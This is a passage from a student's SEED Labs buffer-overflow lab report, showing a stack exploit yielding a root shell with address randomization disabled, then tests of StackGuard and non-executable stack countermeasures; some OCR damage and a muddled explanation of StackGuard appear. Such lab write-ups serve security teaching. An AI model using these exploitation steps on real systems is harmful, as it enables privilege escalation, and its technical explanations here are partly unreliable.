
We can see that script ran for almost 4 minutes but it finally succeeded in its attack. Every previous attack resulted in a segmentation fault due to the address differences.

Tasks 9: Experimenting with Other Countermeasures
Task 9.a: Turn on the StackGuard Protection
To begin I reset back the address space randomization to 0 and recompiled the stack-L1 program

```
10/16/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
ernel.randomize_va_space = 0
10/16/23]seed@VM:~/.../code$ ./exploit.py
10/16/23]seed@VM:~/.../code$ ./stack-L1
nput size: 517
 id
id=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
0(lpadmin),131(lxd),132(sambashare),136(docker)
```

After doing so I opened the makefile to remove the stack protector flag
Doing so caused a stack smash error. This is because the stack protection caused a stack buffer overflow for accessing members outside the call stack.

Aamir Baloch



Task 9. b: Turn on the Non-executable Stack Protection

To turn on the non-executable stack protection I went into the makefile in the shellcode file to change the flags from -z execstack to -z noexecstack. After doing so I ran make clean and make. After that, I ran the executables to find that they both resulted in Segmentation faults because they exceeded the bounds of the stack